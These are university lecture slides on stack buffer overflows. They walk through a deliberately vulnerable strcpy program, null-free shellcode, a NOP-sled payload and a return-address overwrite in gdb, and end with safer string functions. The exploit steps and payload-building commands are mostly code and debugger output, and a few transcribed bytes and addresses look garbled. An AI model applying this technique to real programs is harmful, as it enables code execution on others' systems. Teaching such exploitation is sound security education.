

# Lecture 39 - Software Security

CprE 308

April 15, 2015

# Software Security

# Topics

Today:

- Review: Segmentation, execution jumps, stack space
- Buffer Overflow (Concepts)
- Buffer Overflow (Basic Example)

Next Lecture:

- Buffer Overflow (Practical Example)
  - Reversing and remotely exploiting a Windows web server
- Operating system defenses
  - ASLR, DEP, stack canaries

# Review

# Review: Structuring Virtual Memory

- Paging
  - Divides the address space into fixed-sized pages
  - Reduces fragmentation, increases efficiency
- Segmentation
  - Divides the address space into variable-sized segments
  - Enables memory protections (Example: data, code, uninitialized, shared memory, etc.)
  - Segfault (Segmentation Fault/General Protection Fault)
- Modern OS's use a mixture of both schemes (paged segmentation)

# NSF Buffer Overflow Module

# NSF Buffer Overflow Module

- <http://nsfsecurity.pr.erau.edu/bom/>

*A buffer overflow results from programming errors and testing failures and is common to all operating systems. These flaws permit attacking programs to gain control over other computers by sending long strings with certain patterns of data.*

# NSF BOMod Interactive Examples

- <https://github.com/CprE308/bomod>
- Same material, just refined and less buggy



## Basic Buffer Overflow Example

# The Vulnerable Source Code

Why is this vulnerable?

```
#include <stdio.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}
```

# Why is this Vulnerable?

- Program is soliciting input from the user through the program arguments
- Input is stored to memory (buf)
- Input bounds are not checked and data in memory can be overwritten
- The main function has a return address that can be overwritten to point to data in the buffer

# Compiling and Disassembling


Compile: `tcc -g -o basic_vuln basic_vuln.c`

Execute: `./basic_vuln 'AAAAA'`

Disassemble: `gdb basic_vuln`

`(gdb) disas main`

# Compiling and Disassembling



```
login
sh-3.1$ gdb basic_vuln
GNU gdb 6.6
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welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i486-slackware-linux"...
BFD: /home/student/labs/basic_vuln: no group info for section .text, __i686.get_pc_thunk.bx
BFD: /home/student/labs/basic_vuln: no group info for section .text, __i686.get_pc_thunk.bx
Using host libthread_db library "/lib/libthread_db.so.1".
(gdb) disas main
Dump of assembler code for function main:
0x0804820a <main+0>:  push   %ebp
0x0804820b <main+1>:  mov     %esp,%ebp
0x0804820d <main+3>:  sub     $0x40,%esp
0x08048213 <main+9>:  mov     0xc(%ebp),%eax
0x08048216 <main+12>: add     $0x4,%eax
0x08048219 <main+15>: mov     (%eax),%ecx
0x0804821b <main+17>: push    %ecx
0x0804821c <main+18>: lea     0xffffffff0(%ebp),%eax
0x0804821f <main+21>: push    %eax
0x08048220 <main+22>: call    0x8048300 <strcpy>
0x08048225 <main+27>: add     $0x8,%esp
0x08048228 <main+30>: leave
0x08048229 <main+31>: ret
End of assembler dump.
(gdb) break *main+27
Breakpoint 1 at 0x8048225: file basic_vuln.c, line 6.
(gdb)
```

# Create Shellcode Assembly

```
section .data
msg db 'Owned!!',0xa
section .text
global _start
_start:
mov eax, 4 ;write(int fd, char *msg, unsigned int len)
mov ebx, 1
mov ecx, msg
mov edx, 8
int 0x80
mov eax, 1 ;exit(int ret)
mov ebx, 0
int 0x80
```

# Typical Shellcode


- Execute a shell/command prompt
- Phone home and execute remote commands
- Add an admin account
- Install a rootkit
- Something else nasty...

# Compile and Inspect Shellcode

- Null bytes are treated as character string terminators
  - (as attackers, we don't want that)
- Addresses must be independent of position in memory



# Compile and Inspect Shellcode



```
login

sh-3.1$ nasm -f elf shellcode.asm
sh-3.1$ ld -o shellcode_bin shellcode.o
sh-3.1$ objdump -d shellcode_bin

shellcode_bin:      file format elf32-i386

Disassembly of section .text:

08048080 <_start>:
8048080:  b8 04 00 00 00      mov     $0x4,%eax
8048085:  bb 01 00 00 00      mov     $0x1,%ebx
804808a:  b9 a4 90 04 08      mov     $0x80490a4,%ecx
804808f:  ba 08 00 00 00      mov     $0x8,%edx
8048094:  cd 80               int     $0x80
8048096:  b8 01 00 00 00      mov     $0x1,%eax
804809b:  bb 00 00 00 00      mov     $0x0,%ebx
80480a0:  cd 80               int     $0x80
sh-3.1$
```

Figure 2: Inspect Shellcode

# Shellcode Cleanup Tricks

- We can still create null bytes with XOR
  - Instead of “mov ebx, 0” do “xor ebx, ebx”
  - Note that C stdlib treats 0x0A as a terminating character as well
- Instead of referencing memory, we can just store the string directly on the stack and then set the stack pointer to the system call

## Refined Shellcode

```
section .text
global _start
_start:
xor eax, eax ;clear out the registers
xor ebx, ebx
xor ecx, ecx
xor edx, edx
mov al, 4 ;write(int fd, char *msg, unsigned int len)
mov bl, 1
push 0x21212164 ;0wne = 0x4F, 0x77, 0x6E, 0x65
push 0x656E774F ;d!!! = 0x64, 0x21, 0x21, 0x21
mov ecx, esp
mov dl, 8
int 0x80
```

# Packaging Shellcode

```
login
sh-3.1$ nasm -f elf shellcode.asm
sh-3.1$ ld -o shellcode_bin shellcode.o
sh-3.1$ objdump -d shellcode_bin

shellcode_bin:      file format elf32-i386

Disassembly of section .text:

08048060 <_start>:
08048060:  31 c0                xor    %eax,%eax
08048062:  31 db                xor    %ebx,%ebx
08048064:  31 c9                xor    %ecx,%ecx
08048066:  31 d2                xor    %edx,%edx
08048068:  b0 04                mov    $0x4,%al
0804806a:  b3 01                mov    $0x1,%bl
0804806c:  68 64 21 21 21       push   $0x21212164
08048071:  68 4f 77 6e 65       push   $0x65e774f
08048076:  89 e1                mov    %esp,%ecx
08048078:  b2 08                mov    $0x8,%dl
0804807a:  cd 80                int    $0x80
0804807c:  b0 01                mov    $0x1,%al
0804807e:  31 db                xor    %ebx,%ebx
08048080:  cd 80                int    $0x80
sh-3.1$ cat shellcode.pl
#!/usr/bin/perl
print "\x31\x04\x31\xdb\x31\xc9\x31\xd2\xb0\x04";
print "\xb3\x01\x68\x64\x21\x21\x21\x68\x4f\x77";
print "\x6e\x65\x89\xe1\xb2\x08\xcd\x80\xb0\x01";
print "\x31\xdb\xcd\x80";

sh-3.1$ ./shellcode.pl > shellcode
sh-3.1$
```

Compile Assembly

Inspect Op Codes

Extract Instructions

# Create Payload

Payload = [NOP Sled + Shellcode]

- Payload should be the length of the buffer
- Pad the shellcode with a series of leading NOP's (no operation instructions)
  - Number of NOP's = sizeof(buffer) minus sizeof(shellcode)
- CPU executes NOP's until it hits shellcode

## Helpful Commands

- Use `wc <filename>` command to get file size
- `perl -e 'print "\x90"x(64-34)' > payload`
- `cat shellcode >> payload`

# Test Harness


```
int main(int argc, char **argv)
{
    int *ret;
    ret = (int *)&ret + 2;
    (*ret) = (int)argv[1];
}
```

# Test Harness

Returns main to the argv buffer, forcing the CPU to execute data passed in the program arguments... probably not a best practice...

```
int main(int argc, char **argv)
{
    int *ret;
    ret = (int *)&ret + 2;
    (*ret) = (int)argv[1];
}
```

# Test Payload



```
login
sh-3.1$ wc shellcode
0 1 34 shellcode
sh-3.1$ perl -e 'print "\x90"x(64-34)' > payload
sh-3.1$ wc payload
0 0 30 payload
sh-3.1$ cat shellcode >> payload
sh-3.1$ wc payload
0 1 64 payload
sh-3.1$
sh-3.1$ xxd -g 1 payload
00000000: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  .....
00000010: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 31 c0  .....1.
00000020: 31 db 31 c9 31 d2 b0 04 b3 01 68 64 21 21 21 68  1.1.1....hd!!!h
00000030: 4f 77 6e 65 89 e1 b2 08 cd 80 b0 01 31 db cd 80  Owne.....1...
sh-3.1$
sh-3.1$ ./shellcode_harness `cat payload`
Owned!!!sh-3.1$
```

Figure 4: Test Payload



# Finding the Stack Pointer

- Run `hexedit` payload
- Add some visible bytes and inspect in `gdb`
  - These are the first bytes outside the bounds of the buffer

```
xterm
00000000  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  .....
00000010  90 90 90 90  90 90 90 90  90 90 90 90  90 90 31 C0  .....1.
00000020  31 DB 31 C9  31 D2 B0 04  B3 01 68 64  21 21 21 68  1.1.1....hd!!!h
00000030  4F 77 6E 65  89 E1 B2 08  CD 80 B0 01  31 DB CD 80  Owne.....1...
00000040  41 41 41 41  42 42 42 42  [ ]  AAAA BBBB
00000050
00000060
00000070
00000080
00000090
000000A0
000000B0
000000C0
000000D0
000000E0
000000F0
00000100
00000110
00000120
```

# Debugging and Inspecting Memory

- Set break points
- View Registers
  - \$esp (stack pointer)
  - \$ebp (frame pointer, points to the start of the stack frame and does not move for the duration of the subroutine call)
  - \$eip (instruction pointer)
- Dump memory

# Finding the Stack Pointer


```

login
sh-3.1$ gdb basic_vuln
GNU gdb 6.6
Copyright (C) 2006 Free Software Foundation, Inc.
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welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i486-slackware-linux"...
BFD: /home/student/labs/basic_vuln: no group info for section .text.__i686.get_pc_thunk.bx
BFD: /home/student/labs/basic_vuln: no group info for section .text.__i686.get_pc_thunk.bx
Using host libthread_db library "/lib/libthread_db.so.1".
(gdb) break *main+27
Breakpoint 1 at 0x8048225: file basic_vuln.c, line 6.
(gdb) r `cat payload`
Starting program: /home/student/labs/basic_vuln `cat payload`

Breakpoint 1, 0x08048225 in main () at basic_vuln.c:6
6      strcpy(buf,argv[1]);
(gdb) x/2wx $ebp
0xbffffde8: 0x41414141 0x42424242
(gdb) x/64bx $esp
0xbffffda0: 0xa8 0xfd 0xff 0xbf 0x53 0xff 0xff 0xbf
0xbffffda8: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xbffffdb0: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xbffffdb8: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xbffffdc0: 0x90 0x90 0x90 0x90 0x90 0x90 0x31 0xc0
0xbffffdc8: 0x31 0xdb 0x31 0xc9 0x31 0xd2 0xb0 0x04
0xbffffdd0: 0xb3 0x01 0x68 0x64 0x21 0x21 0x21 0x68
0xbffffdd8: 0x4f 0x77 0x6e 0x65 0x89 0xe1 0xb2 0x08
(gdb)

```

# Overwriting the Stack Pointer



```
xterm
00000000  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  .....
00000010  90 90 90 90  90 90 90 90  90 90 90 90  90 90 31 C0  .....1.
00000020  31 DB 31 C9  31 D2 B0 04  B3 01 68 64  21 21 21 68  1.1.1....hd!!!h
00000030  4F 77 6E 65  89 E1 B2 08  CD 80 B0 01  31 DB CD 80  Own.....1..
00000040  41 41 41 41  A8 FD FF BF  AAAA....
00000050
00000060
00000070
00000080
00000090

                                It's a stack, so push it on
                                backwards...

Save changes (Yes/No/Cancel) ?

00000D0
00000E0
00000F0
0000100
0000110
0000120
0000130
0000140
0000150
0000160
--** payload --0x48/0x48-----
```

# Exploited! (sorta)

```
login
sh-3.1$ gdb basic_vuln
GNU gdb 6.6
Copyright (C) 2006 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i486-slackware-linux"...
BFD: /home/student/labs/basic_vuln: no group info for section .text.__i686.get_pc_thunk.bx
BFD: /home/student/labs/basic_vuln: no group info for section .text.__i686.get_pc_thunk.bx
Using host libthread_db library "/lib/libthread_db.so.1".
(gdb) break *main+27
Breakpoint 1 at 0x08048225: file basic_vuln.c, line 6.
(gdb) r `cat payload`
Starting program: /home/student/labs/basic_vuln `cat payload`

Breakpoint 1, 0x08048225 in main () at basic_vuln.c:6
6
strcpy(buf,argv[1]);
(gdb) x/2wx $ebp
0xbffffde8: 0x41414141 0xbffffda8
(gdb) x/64bx $esp
0xbffffda0: 0xa8 0xfd 0xff 0xbf 0x53 0xff 0xff 0xbf
0xbffffda8: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xbffffdb0: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xbffffdb8: 0x90 0x90 0x90 0x90 0x90 0x90 0x90 0x90
0xbffffdc0: 0x90 0x90 0x90 0x90 0x90 0x90 0x31 0xc0
0xbffffdc8: 0x31 0xdb 0x31 0xc9 0x31 0xd2 0xb0 0x04
0xbffffdd0: 0xb3 0x01 0x68 0x64 0x21 0x21 0x21 0x68
0xbffffdd8: 0x4f 0x77 0x6e 0x65 0x89 0xe1 0xb2 0x08
(gdb) c
Continuing.
Owned!!!
Program exited normally.
(gdb) quit
sh-3.1$ ./basic_vuln `cat payload`
Illegal instruction
sh-3.1$
```

# Exploited! (sorta)

- Exploit = <30 NOP's><34 Byte Shellcode><4 Byte Filler><4 Byte Address to NOP's>
- Debugger observation changes the address space slightly...time for a guess and check hoping to hit somewhere in the NOP sled...
- How do we prevent this???

# Secure Coding

Practice defensive coding and check your inputs!

```
#include <stdio.h>
int main(int argc, char **argv)
{
    char buf[64];
    // LEN - 1 so that we don't write a null byte past
    // the bounds of buf if n = sizeof(buf)
    strncpy(buf, argv[1], 64-1);
}
```

# Inspect Secure Code

```

login
sh-3.1$ gcc -g -o basic_notvuln basic_notvuln.c
sh-3.1$ gdb basic_notvuln
GNU gdb 5.6
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welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i486-slackware-linux"...
BFD: /home/student/labs/basic_notvuln: no group info for section .text.__i686.get_pc_thunk.bx
Using host libthread_db library "/lib/libthread_db.so.1".
(gdb) disas main
Dump of assembler code for function main:
0x0804822a <main+0>: push    %ebp
0x0804822b <main+1>: mov     %esp,%ebp
0x0804822d <main+3>: sub     $0x4,%esp
0x08048233 <main+9>: mov     0xc(%ebp),%eax
0x08048236 <main+12>: add     $0x4,%eax
0x08048239 <main+15>: mov     $0x3f,%ecx
0x0804823e <main+20>: push    %ecx
0x0804823f <main+21>: mov     (%eax),%ecx
0x08048241 <main+23>: push    %ecx
0x08048242 <main+24>: lea     0xfffffc0(%ebp),%eax
0x08048245 <main+27>: push    %eax
0x08048246 <main+28>: call    0x08048320 @strncpy
0x0804824b <main+33>: add     $0xc,%esp
0x0804824e <main+36>: leave
0x0804824f <main+37>: ret
End of assembler dump.
(gdb) break *main+33
Breakpoint 1 at 0x0804824b: file basic_notvuln.c, line 6.
Starting program: /home/student/labs/basic_notvuln
Breakpoint 1, 0x0804824b in main () at basic_notvuln.c:6
6      strncpy(buf,argv[1],64-1);
(gdb) x/64bx $esp
0xbffffbdc: 0xfb 0xfb 0xff 0xbf 0xa3 0xfd 0xff 0xbf
0xbffffb4: 0x3f 0x00 0x00 0x00 0x41 0x41 0x41 0x41
0xbffffbfc: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffffc04: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffffc0c: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffffc14: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffffc1c: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xbffffc24: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
(gdb) x/2w %esp
0xbffffc30: 0xbffffc38 0xb7c9d4d0
(gdb)

```

Not overwritten!



# Secure Coding (Alternative Functions)

Source: <http://developer.apple.com>

Don't use these functions	Use these instead
strcat	strlcat
strcpy	strlcpy
strncat	strlcat
strncpy	strlcpy
sprintf	snprintf
vsprintf	vsnprintf
gets	fgets